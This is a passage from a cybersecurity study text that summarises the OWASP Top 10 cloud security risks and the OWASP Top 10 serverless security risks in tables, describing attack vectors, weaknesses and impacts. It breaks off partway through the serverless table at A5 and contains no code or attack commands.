people are concerned about critical cloud security risks and threats, which attackers may take advantage of to compromise data security, gain illegal access to networks, etc. This section deals with significant security threats and vulnerabilities affecting cloud systems.



OWASP Top 10 Cloud Security Risks

Risks	Description	Risks	Description
R1 - Accountability and Data Ownership	Using the public cloud for hosting business services can cause severe risk for the recoverability of data	**R6 - Service and Data Integration**	Unsecured data in transit is susceptible to eavesdropping and interception attacks
R2 - User Identity Federation	Creating multiple user identities for different cloud providers makes it complex to manage multiple user IDs and credentials	**R7 - Multi Tenancy and Physical Security**	Poor logical segregation may lead to tenants interfering with the security features of other tenants
R3 - Regulatory Compliance	There is a lack of transparency, and there are different regulatory laws in different countries	**R8 - Incidence Analysis and Forensic Support**	Due to the distributed storage of logs across the cloud, law enforcement agencies may face problems in forensics recovery
R4 - Business Continuity and Resiliency	There can be business risk or monetary loss if the cloud provider handles the business continuity improperly	**R9 - Infrastructure Security**	Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services
R5 - User Privacy and Secondary Usage of Data	The default share feature in social web sites can jeopardize the privacy of user's personal data	**R10 - Non-Production Environment Exposure**	Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification

https://owasp.org

OWASP Top 10 Cloud Security Risks


Source: *https://owasp.org*

The table below summarizes the top 10 cloud security risks, according to OWASP.

Risks	Description
R1 - Accountability and Data Ownership	▪ Organizations use the public cloud for hosting business services instead of a traditional data center. ▪ Sometimes using the cloud causes the loss of data accountability and control, whereas using a traditional data center helps in controlling and protecting the data logically and physically. ▪ Using the public cloud can jeopardize data recoverability and result in critical risks, which the organization needs to mitigate promptly.
R2 - User Identity Federation	▪ Enterprises use services and applications of different cloud providers, creating multiple user identities and complicating the management of multiple user IDs and credentials. ▪ Cloud providers have less control over the user lifecycle /offboarding.
R3 - Regulatory Compliance	▪ Following regulatory compliance can be complex. ▪ Data that is secured in one country may not be secured in another country owing to the lack of transparency and different regulatory laws followed across various countries.

R4 - Business Continuity and Resiliency	▪ Performing business continuity in an IT organization ensures that the business can be conducted in a disaster situation. ▪ When organizations use cloud services, there is a chance of risk or monetary loss if the cloud provider handles the business continuity improperly.
R5 - User Privacy and Secondary Usage of Data	▪ The use of social websites poses a risk to personal data because they are stored in the cloud and most social application providers mine user data for secondary usage. ▪ The default share feature in social networking sites can jeopardize the privacy of user personal data.
R6 - Service and Data Integration	▪ Organizations must ensure proper protection when proprietary data are transferred from the end-user to the cloud data center. ▪ Unsecured data in transit are susceptible to eavesdropping and interception attacks.
R7 - Multi Tenancy and Physical Security	▪ Cloud technology uses the concept of multi-tenancy for sharing resources and services among multiple clients, such as networking, databases. ▪ Inadequate logical segregation may lead to tenants interfering with each other’s security features.
R8 - Incidence Analysis and Forensic Support	▪ When a security incident occurs, investigating applications and services hosted at a cloud provider can be challenging because event logs are distributed across multiple hosts and data centers located at several countries and governed by different laws and policies. ▪ Owing to the distributed storage of logs across the cloud, law enforcing agencies may face problem in forensics recovery.
R9 - Infrastructure Security	▪ Configuration baselines of the infrastructure should comply with the industry best practices because there is constant risk of malicious actions. ▪ Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services to retrieve information, such as active unused ports and default passwords and configurations.
R10 - Non-Production Environment Exposure	▪ Non-production environments are used for application design and development and to test activities internally within an organization. ▪ Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification.

Table 19.5: OWASP Top 10 Cloud Security Risks



OWASP Top 10 Serverless Security Risks

Risks	Security Weakness	Impact
A1 – Injection	SQL/NoSQL injection, OS command injection, Code injection	The impact depends on the permissions of the vulnerable function
A2 – Broken Authentication	Poor design of identity and access controls	Leads to sensitive data leakage, breaking of the system's business logic, and execution flow
A3 – Sensitive Data Exposure	Storing sensitive data in plaintext or using weak encryption	Exposure of sensitive data such as PII, health records, credentials, and credit card details
A4 – XML External Entities (XXE)	Using XML processors might make the application vulnerable to XXE attacks	Leakage of function code and sensitive files
A5 – Broken Access Control	Granting functions access and more privileges to unnecessary resources	The impact depends on the compromised resource
A7 – Security Misconfiguration	Poor patch management, functions with long timeout and low concurrency	Sensitive information leakage, loss of money, DoS, and unauthorized access to cloud resources
A7 – Cross-Site Scripting (XSS)	Untrusted input used to generate data without properly escaping	User impersonation, access to sensitive data such as API keys
A8 – Insecure Deserialization	Deserialization vulnerabilities in Python, JavaScript, etc.	Running arbitrary code, data leakage, resource and account control
A9 – Using Components with Known Vulnerabilities	Lack of knowledge on component-heavy deployment patterns	The business impact depends on the specification of the known vulnerabilities
A10 – Insufficient Logging and Monitoring	Insufficient security monitoring and auditing	The impact of not identifying a security incident timeously can be significant

https://owasp.org

OWASP Top 10 Serverless Security Risks

Source: *https://owasp.org*

Though serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers, it also passes some of the security threats to the cloud service providers. Serverless applications still execute a code and vulnerabilities within the code may open gateways to various application-level attacks, such as XSS, structured query language (SQL) injection, DoS, and broken authentication and authorization; i.e., serverless applications are vulnerable to the same type of attacks as traditional web applications.


The table below summarizes the top 10 serverless security risks, according to OWASP.

Risks	Attack Vector	Security Weakness	Impact
A1 - Injection	▪ Input arrives not only from API but also from serverless functions that are invoked from various event sources, such as cloud storage events (S3 Blob), stream data processing (AWS Kinesis), database modifications (DynamoDB, CosmoDB), code modifications (AWS CodeCommit), and notifications (SMS, email, IoT).	▪ SQL/NoSQL injection ▪ OS command injection ▪ Code injection	▪ Impact depends on the permissions of the vulnerable function. ▪ If the function has access to the cloud storage, the injected code

	Firewall cannot filter the events generated through email or a database.		can delete data or upload corrupted data.
A2 – Broken Authentication	Serverless functions are stateless, are executed separately, have different goals, and are triggered by different events. Attackers try to identify missing resources, such as open APIs and public cloud storage. If functions are invoked through organizational emails, attackers can send spoofed emails to trigger the functions and execute internal functionality without authentication.	Poor design of identity and access controls	Accessing functions without authentication leads to sensitive data leakage, system business logic breakage, and execution flow disruption.
A3 – Sensitive Data Exposure	Attacks on traditional web applications, such as cracking keys, man-in-the-middle (MiTM) attacks, and data stealth in transit and at rest, are also applicable to serverless applications. Attackers target cloud storage (S3, Blob) and database tables (DynamoDB, CosmoDB).	Storing sensitive data in plaintext or using weak encryption Writing data to the /tmp directory without removing after use	Exposure of sensitive data, such as PII, health records, credentials, and credit card details.
A4 – XML External Entities (XXE)	If serverless functions are running inside internal virtual private networks (VPNs), attacks such as scanning internal networks and DoS, are not possible. These attacks only affect the designated container in which the function is running.	Using XML processors might make the application vulnerable to XXE attacks	Leakage of function code and sensitive files (environment variable, /tmp directory, etc.)
A5 – Broken Access Control	The stateless nature of serverless architecture allows attackers to exploit over-privileged functions to gain unauthorized access to resources.	Granting functions access and privileges to unnecessary resources	Impact depends on the compromised resource. Leakage of data from cloud storage and database

